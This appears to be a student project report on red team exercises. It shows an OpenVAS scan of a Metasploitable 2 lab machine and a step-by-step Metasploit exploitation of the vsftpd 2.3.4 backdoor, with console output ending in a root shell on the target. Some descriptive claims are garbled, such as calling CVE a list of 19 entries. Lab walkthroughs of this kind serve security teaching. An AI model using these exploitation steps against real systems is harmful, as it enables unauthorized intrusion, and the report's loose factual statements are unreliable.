
Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

This figure indicates the vulnerabilities that can / are caused by the applications that are running in the system, as improper setup and configuration of applications can actually lead to a potential attack surface.


Greenbone Security Assistant										
Dashboards		Scans		Assets		Resilience		SecInfo		Configuration
Information	Results (69 of 577)	Hosts (1 of 1)	Ports (20 of 23)	Applications (15 of 15)	Operating Systems (1 of 1)	CVEs (34 of 34)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
						1 - 34 of 34				
CVE	NVT					Hosts	Occurrences	Severity ▼		
CVE-2008-5304 CVE-2008-5305	TWiki XSS and Command Execution Vulnerabilities					1	1	10.0 (High)		
CVE-1999-0618	The rexec service is running					1	1	10.0 (High)		
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat)					1	1	9.8 (High)		
CVE-2004-2687	DistCC RCE Vulnerability (CVE-2004-2687)					1	1	9.3 (High)		
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability					1	1	8.1 (High)		
CVE-2001-0645 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-6531 CVE-2018-15719	MySQL / MariaDB Default Credentials (MySQL Protocol)					1	1	7.8 (High)		
CVE-1999-0651	rsh Unencrypted Cleartext Login					1	1	7.5 (High)		
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2018-19063 CVE-2018-19064	FTP Brute Force Logins Reporting					1	2	7.5 (High)		
CVE-2011-3556	Java RMI Server Insecure Default Configuration RCE Vulnerability					1	1	7.5 (High)		
CVE-2010-2075	UnrealIRCd Backdoor					1	1	7.5 (High)		
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP-CGI-based setups vulnerability when parsing query string parameters from php...					1	1	7.5 (High)		
CVE-1999-0651	The rlogin service is running					1	1	7.5 (High)		
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability					1	1	7.4 (High)		
CVE-2009-4898	TWiki Cross-Site Request Forgery Vulnerability - Sep10					1	1	6.8 (Medium)		
CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V...					1	1	6.8 (Medium)		
CVE-1999-0497	Anonymous FTP Login Reporting					1	1	6.4 (Medium)		
CVE-2018-20212	TWiki < 6.1.0 XSS Vulnerability					1	1	6.1 (Medium)		
CVE-2012-6708	jQuery < 1.9.0 XSS Vulnerability					1	1	6.1 (Medium)		
CVE-2007-2447	Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check					1	1	6.0 (Medium)		
CVE-2009-1339	TWiki Cross-Site Request Forgery Vulnerability					1	1	6.0 (Medium)		
CVE-2016-0800 CVE-2014-3566	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection					1	2	5.9 (Medium)		
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled					1	1	5.8 (Medium)		
CVE-2013-2566 CVE-2015-2808 CVE-2015-4000	SSL/TLS: Report Weak Cipher Suites					1	1	5.0 (Medium)		
CVE-2005-0283	OWikiwiki directory traversal vulnerability					1	1	5.0 (Medium)		
CVE-1999-0678	/doc directory browsable					1	1	5.0 (Medium)		
CVE-2011-1473 CVE-2011-5094	SSL/TLS: Renegotiation DoS Vulnerability (CVE-2011-1473, CVE-2011-5094)					1	2	5.0 (Medium)		
CVE-2011-3389 CVE-2015-0204	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection					1	2	4.3 (Medium)		
CVE-2015-0204	SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)					1	1	4.3 (Medium)		

CVE is a glossary that classifies vulnerabilities. The glossary analyses vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.

CVE® is a list of 19 entries for publicly known cybersecurity vulnerabilities, each of which includes an identification number, a description, and at least one open source reference.






FLOWCHART



RESULT

We were able to exploit a known vulnerability called vsftpd vulnerability successfully , and along with that, were able to gather steps to reproduce it

. Here we will go with vsftpd Compromised Source Packages Backdoor Vulnerability

vsftpd Compromised Source Packages Backdoor Vulnerability	 7.5 (High)	99 %	192.168.35.9	21/tcp	Fri, Jun 30, 2023 6:08 AM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	 7.5 (High)	99 %	192.168.35.9	21/tcp	Fri, Jun 30, 2023 6:08 AM UTC
<div> <div>Summary</div> <div>vsftpd is prone to a backdoor vulnerability.</div> <div>Detection Result</div> <div>Vulnerability was detected according to the Detection Method.</div> <div>Detection Method</div> <div> <div>Details:</div> <div>vsftpd Compromised Source Packages Backdoor Vulnerability OID: 1.3.6.1.4.1.25623.1.0.103185</div> </div> <div> <div>Version used:</div> <div>2022-04-28T13:38:57Z</div> </div> <div>Affected Software/OS</div> <div>The vsftpd 2.3.4 source package is affected.</div> <div>Impact</div> <div>Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.</div> <div>Solution</div> <div> <div>Solution Type:</div> <div> Vendorfix</div> </div> <div>The repaired package can be downloaded from the referenced link. Please validate the package with its signature.</div> <div>References</div> <div> <div>Other</div> <div> http://www.securityfocus.com/bid/48539 http://scarybytesecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html https://security.appspot.com/vsftpd.html </div> </div> </div>					

We will use a pen testing tool called Metasploit framework in order to gain a backdoor access to our target system

Step1. Here , we will initialize the Metasploit console using the commands **sudo msfdb init &&**
msfconsole

```
File Actions Edit View Help
```

```
$ sudo msfdb init && msfconsole  
[sudo] password for sankypanky09:  
[!] Database already started  
[!] The database appears to be already configured, skipping initialization  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:  
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
```

```
((  
    (  
        ((  
            0_0  
          )  
      )  
    )  
  )  
M S F s n k y p a n k y  
||| w ||| *  
|||   |||  
-- [ metasploit v6.2.9-dev ]  
+ -- [ 2230 exploits - 1177 auxiliary - 398 post ]  
+ -- [ 867 payloads - 45 encoders - 11 nops ]  
+ -- [ 9 evasion ]  
  
Metasploit tip: Use help <command> to learn more about any command
```

Then, we use the command `use exploit/unix/ftp/vsftpd 234 backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
3: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
3: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules

```

#	Name Description	Disclosure Date	Rank	Check
0	exploit/unix/ftp/vsftpd_234_backdoor VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excellent	No

```
Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6.exploit(unix/ftp/vsftpd_234_backdoor) > show
```

Then, we use the command `show option` in order to get the settings

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.35.9     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.35.9     yes       The target IP address

Exploit target:
  Id  Name
  --  --
  0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.35.9
RHOSTS => 192.168.35.9
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.35.9     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.35.9     yes       The target IP address

Exploit target:
  Id  Name
  --  --
  0   Automatic
```

Now, we use the command RHOSTS in order to set the target IP of the vulnerable machine, which is **192.168.35.9** in our case

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.35.9:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.35.9:21 - USER: 331 Please specify the password.
[*] 192.168.35.9:21 - Backdoor service has been spawned, handling...
[*] 192.168.35.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.35.4:39399 → 192.168.35.9:6200)
at 2023-06-30 13:58:34 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
ifconfig
eth0
    Link encap:Ethernet HWaddr 08:00:27:ec:25:64
    inet addr:192.168.35.9 Bcast:192.168.35.255 Mask:255.255.255.0
    inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64 Scope:Global
    inet6 addr: fe80::a00:27ff:feec:2564/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:105929 errors:0 dropped:0 overruns:0 frame:0
    TX packets:96987 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:22345256 (21.3 MB) TX bytes:59850203 (57.0 MB)
    Base address:0xd020 Memory:f0200000-f0220000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
```

STEPS:

1. Prerequisites:

- Install Metasploit Framework: Ensure that you have Metasploit installed on your system. You can download it from the Metasploit website or use a pre-installed Metasploit instance such as Kali Linux.
- Set up a vulnerable vsftpd target: Obtain a vulnerable version of vsftpd and set it up on a target system or a virtual machine.

2. Identify the vulnerable target:

- Determine the version of vsftpd installed on the target system. You can use a vulnerability scanner like Nmap or manually check the version.

3. Search for the appropriate Metasploit module:

- Open a terminal and launch Metasploit by running `msfconsole`.
- Use the search command to find the available vsftpd exploit modules: `search vsftpd`.

4. Select the exploit module:

- Based on the search results, choose the appropriate exploit module that matches the version of vsftp you identified.
- Note down the name of the exploit module, as you will need it for the next step.

5. Set the options:

- Use the `use` command followed by the name of the exploit module to select it.
- Review the required options for the selected module by running the `options` command. Configure the options as per your target environment.
- Set the target IP address or range, port, and any other necessary options.

6. Exploit the vulnerability:

- Once all the required options are set, execute the exploit by running the `exploit` command.
- Metasploit will attempt to exploit the vsftp vulnerability on the target system using the chosen module.
- Monitor the output and wait for the exploit to complete.

7. Validate successful exploitation:

- After the exploit completes, check for a successful compromise or remote access to the target system.
- Look for indicators such as obtaining a reverse shell or any other desired outcome of the exploit.

8. Mitigation:

- Once the vulnerability has been reproduced and validated, it's crucial to take appropriate measures to mitigate the vulnerability.
- Patch the vsftp server to the latest version or apply any relevant security updates.
- Implement additional security measures, such as network segmentation, firewall rules, or intrusion detection systems.

ADVANTAGES & DISADVANTAGES

Advantages of the proposed solution:

1. **Improved Security:** Conducting a thorough analysis of potential business impact and consequences of vulnerabilities using Nmap helps identify and prioritize security weaknesses. This enables organizations to take proactive measures to address vulnerabilities and enhance their overall security posture.
2. **Informed Decision Making:** By understanding the potential impact of vulnerabilities, organizations can make informed decisions regarding resource allocation, prioritization of remediation efforts, and risk management strategies.
3. **Compliance and Risk Mitigation:** Conducting vulnerability assessments and impact analysis aligns with regulatory compliance requirements and helps organizations mitigate risks associated with data breaches, service disruptions, or non-compliance with industry standards.
4. **Cost Efficiency:** By prioritizing vulnerabilities based on their potential business impact, organizations can allocate resources more efficiently, focusing on high-impact vulnerabilities that pose a greater risk to their business operations.

Disadvantages of the proposed solution:

1. **Limitations of Nmap:** While Nmap is a powerful and widely-used tool for network scanning, it may not provide a comprehensive assessment of all vulnerabilities. It is important to combine Nmap with other vulnerability assessment tools and techniques for a more comprehensive analysis.
2. **False Positives and False Negatives:** Vulnerability scanning tools, including Nmap, can generate false positives (indicating a vulnerability that doesn't exist) or false negatives (missing actual vulnerabilities). Human expertise is required to verify and validate the results to minimize these inaccuracies.
3. **Technical Expertise:** Performing vulnerability assessments and impact analysis requires knowledge and expertise in cybersecurity, network scanning, and vulnerability management.

Organizations may need to invest in training or engage external experts to ensure accurate results and interpretation.

4. Time and Resource Intensive: Conducting thorough vulnerability scanning and impact analysis can be time-consuming and resource-intensive, especially for large or complex network environments. Adequate planning, coordination, and resource allocation are necessary to execute these activities effectively.

It is important to address these disadvantages by leveraging the expertise of cybersecurity professionals, conducting regular assessments, utilizing a combination of tools and methodologies, and ensuring a well-defined vulnerability management process.

APPLICATIONS

The areas where this solution can be applied

CONCLUSION

In conclusion, the work focused on providing an overview and understanding of red team exercises in cybersecurity. Red team exercises are simulated attacks conducted by skilled professionals to evaluate an organization's security defenses. The purpose of these exercises is to identify vulnerabilities, test incident response capabilities, and enhance overall cybersecurity resilience.

During red team exercises, there is a potential problem of unintended consequences or collateral damage. To address this, several proposed solutions were discussed, including clear rules of engagement, effective communication and coordination, controlled exercise execution, and regular evaluation and feedback.

Additionally, a business impact assessment was suggested to analyze the potential consequences of vulnerabilities using the Nmap tool. This involved network discovery, vulnerability scanning, risk prioritization, impact analysis, remediation planning, and ongoing monitoring.

The advantages of the proposed solutions include improved security, informed decision making, compliance and risk mitigation, and cost efficiency. However, there are also disadvantages to

consider, such as limitations of Nmap, false positives and negatives, technical expertise requirements, and the time and resource-intensive nature of the process.

In conclusion, organizations can benefit from conducting red team exercises and implementing the proposed solutions to strengthen their security posture, improve incident response capabilities, and proactively address vulnerabilities. By considering potential business impacts and conducting thorough vulnerability assessments, organizations can make informed decisions to mitigate risks and protect their systems, data, and operations from cyber threats. It is crucial to continuously evaluate and adapt security measures to stay ahead of evolving threats in the dynamic cybersecurity landscape.

FUTURE SCOPE

In the future, several enhancements can be made to further improve red team exercises and their effectiveness in cybersecurity:

1. **Realistic Scenarios:** Red team exercises can be enhanced by creating more realistic attack scenarios that closely mimic the tactics, techniques, and procedures (TTPs) used by actual threat actors. This includes incorporating advanced persistent threats (APTs), insider threats, and emerging attack vectors to challenge the organization's defenses.
2. **Collaborative Approach:** Foster closer collaboration between red team and blue team throughout the exercise. Encourage regular knowledge sharing, joint training sessions, and debriefings to enhance understanding, teamwork, and overall security capabilities.
3. **Continuous Red Teaming:** Move towards a continuous red teaming approach rather than conducting exercises periodically. This allows for ongoing assessment and validation of security controls, enabling timely detection and remediation of vulnerabilities.
4. **Automation and AI:** Leverage automation and artificial intelligence (AI) technologies to enhance the efficiency and effectiveness of red team exercises. Automated vulnerability scanning, threat intelligence integration, and AI-based anomaly detection can help streamline the process and provide real-time insights.
5. **Metrics and Performance Measurement:** Develop meaningful metrics and performance indicators to measure the effectiveness of red team exercises. This can include metrics such as

time to detect and respond to simulated attacks, successful compromise rate, and improvement in incident response capabilities.

6. Simulation of Business Impact: Extend the scope of red team exercises to simulate the potential business impact of successful attacks. This includes evaluating the impact on critical business processes, financial losses, reputational damage, and regulatory compliance.

7. Industry Collaboration: Encourage collaboration and information sharing among organizations, industries, and the cybersecurity community. This can help develop standardized frameworks, best practices, and shared threat intelligence to improve the overall effectiveness of red team exercises.

8. Training and Skill Development: Continuously invest in training and skill development for red team members to ensure they are up-to-date with the latest attack techniques, defensive strategies, and emerging technologies. This helps maintain their effectiveness in challenging the organization's security posture.

By implementing these enhancements, organizations can adapt to evolving cyber threats, strengthen their security defenses, and stay ahead of adversaries. It is essential to regularly review and update red team exercise methodologies to align with emerging technologies, attack vectors, and organizational needs.

BIBLIOGRAPHY

www.google.co.in

www.youtube.com

<https://github.com/greenbone/opensvas-scanner>

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>